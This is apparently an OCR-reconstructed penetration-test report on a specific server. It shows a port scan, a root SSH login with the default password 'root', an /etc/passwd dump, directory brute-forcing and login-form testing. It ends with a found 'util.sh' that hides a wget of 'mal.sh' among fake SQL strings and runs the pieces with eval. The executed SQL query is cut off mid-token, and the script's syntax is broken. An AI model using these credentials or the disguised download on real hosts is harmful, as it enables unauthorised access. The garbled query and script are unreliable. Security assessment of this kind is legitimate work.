
Target IP: 83.212.174.87

Port Scan



```
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey:
|   1024 8f:db:b7:8b:62:10:72:b6:ba:f0:df:58:bb:31:b6:77 (DSA)
|_  2048 b9:a3:75:bf:ba:10:be:da:24:8c:23:7a:a9:c2:04:66 (RSA)
25/tcp   filtered smtp
80/tcp   open     http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Forbidden area
2222/tcp open     ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey:
|   1024 8f:db:b7:8b:62:10:72:b6:ba:f0:df:58:bb:31:b6:77 (DSA)
|_  2048 b9:a3:75:bf:ba:10:be:da:24:8c:23:7a:a9:c2:04:66 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Only port 80 and 443 should be accessible to outside world. SSH port should be restricted to certain IP’s only.

Password Guess

Username: root

Password: root


```
ssh root@83.212.174.87
```



```
root@svr04:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
richard:x:1000:1000:Richard Texas,,,:/home/richard:/bin/bash
root@svr04:~# ls -lah /etc/passwd
-rw-r--r-- 1 root root 872 2013-04-05 12:02 passwd
root@svr04:~# uname -a
Linux svr04 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64 GNU/Linux
root@svr04:~# whoami
root
```

Directory search:

Directory brute-force is possible as webpage returns 404 Not Found error on non-existent webpage.




Not Found

The requested URL was not found on this server.

Apache/2.4.38 (Debian) Server at 83.212.174.87 Port 80 http://83.212.174.87/server-status/ (Forbidden)

http://83.212.174.87/javascript/ (No directory traversal - Forbidden)




```
Target: http://83.212.174.87/

[18:00:34] Starting:
[18:00:38] 403 -  278B  - /.ht_wsr.txt
[18:00:38] 403 -  278B  - /.hta
[18:00:38] 403 -  278B  - /.htaccess-dev
[18:00:38] 403 -  278B  - /.htaccess-local
[18:00:38] 403 -  278B  - /.htaccess-marco
[18:00:38] 403 -  278B  - /.htaccess.BAK
[18:00:38] 403 -  278B  - /.htaccess.bak1
[18:00:38] 403 -  278B  - /.htaccess.old
[18:00:38] 403 -  278B  - /.htaccess.orig
[18:00:38] 403 -  278B  - /.htaccess.sample
[18:00:38] 403 -  278B  - /.htaccess.txt
[18:00:38] 403 -  278B  - /.htaccess.save
[18:00:38] 403 -  278B  - /.htaccess_extra
[18:00:38] 403 -  278B  - /.htaccess_orig
[18:00:38] 403 -  278B  - /.htaccess_sc
[18:00:38] 403 -  278B  - /.htaccessBAK
[18:00:38] 403 -  278B  - /.htaccessOLD
[18:00:38] 403 -  278B  - /.htaccessOLD2
[18:00:38] 403 -  278B  - /.htaccess~
[18:00:38] 403 -  278B  - /.htgroup
[18:00:38] 403 -  278B  - /.htpasswd-old
[18:00:38] 403 -  278B  - /.htpasswd_test
[18:00:38] 403 -  278B  - /.htusers
[18:00:38] 403 -  278B  - /.htpasswds
[18:01:55] 200 -    2KB - /index.php
[18:01:55] 200 -    2KB - /index.php/login/
[18:01:57] 301 -  319B  - /javascript  ->  http://83.212.174.87/javascript/
[18:02:01] 200 -  703B  - /login.php
[18:02:25] 403 -  278B  - /server-status
[18:02:25] 403 -  278B  - /server-status/
```

Figure 1 Directory Brute-force

Web server version disclosure:



Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at 83.212.174.87 Port 80

Login Form


http://83.212.174.87/

No vulnerability was found in login form.

Testing specific to login form:

- SQL Injection (Input sanitization is in place)
- XSS (Input is not reflected in URL)
- Server-side Template Injection (No server side template is in use)

Following script found when user inputs password:



Wrong password!

```
Executed SQL query: SELECT * FROM form_passwords WHERE 'sssssssssssssssssssssss' LIKE CONCAT('%', IF(STRCMP(SYSTEM_USER(), '/dev/random@localhost')=-1, F
NULL*NULL, POWER(NULL,NULL)))), IF(STRCMP(SESSION_USER(), '/dev/null@localhost')=0, CHAR(40*2-POWER(1, LOG(2)),(4*10+1)*2), CHAR(69,4*10+9)), SPA
MariaDB-0+deb10u1')=0,IF(CONNECTION_ID()=1337,"""="",'-_-'),IF(PI()<3,"<(^^)>",'"="')), MID("``'`''`'`'`'`'`'``````'`'`'`'''`'`'",7,1), '%');
```

util.sh

Script content

```
obscure() {
   local txt="$1"
   local txt="$a\'{}"
   echo "${txt//?/*}"
}
sql_1 = 'SELECT * FROM form_passwords WHERE "asfsadfd" LIKE CONCAT("%", IF(STRCMP(SYSTEM_USER()'
sql_2 = 'REVERSE(), ISNULL(NULLIF(NULL-NULL*NULL, POWER(NULL,NULL)))), IF(STRCMP(SESSION_USER(),
"/dev/null@localhost")=0'
sql_3 = `wget http://83.212.174.87/mal.sh;`
sql_4 = '10.3.15-MariaDB-0+deb10u1)=0,IF(CONNECTION_ID()=1337,"="-_-,IF(PI()<3,<(^^)>'
sql_5 = 'LOG(2)),(4*10+1)*2), CHAR(69,4*10+9)), SPACE(1'
echo "Deobfuscating..."
eval "$sql_1"
eval "$sql_2"
eval "$sql_3"
eval "$sql_4"
eval "$sql_5"
```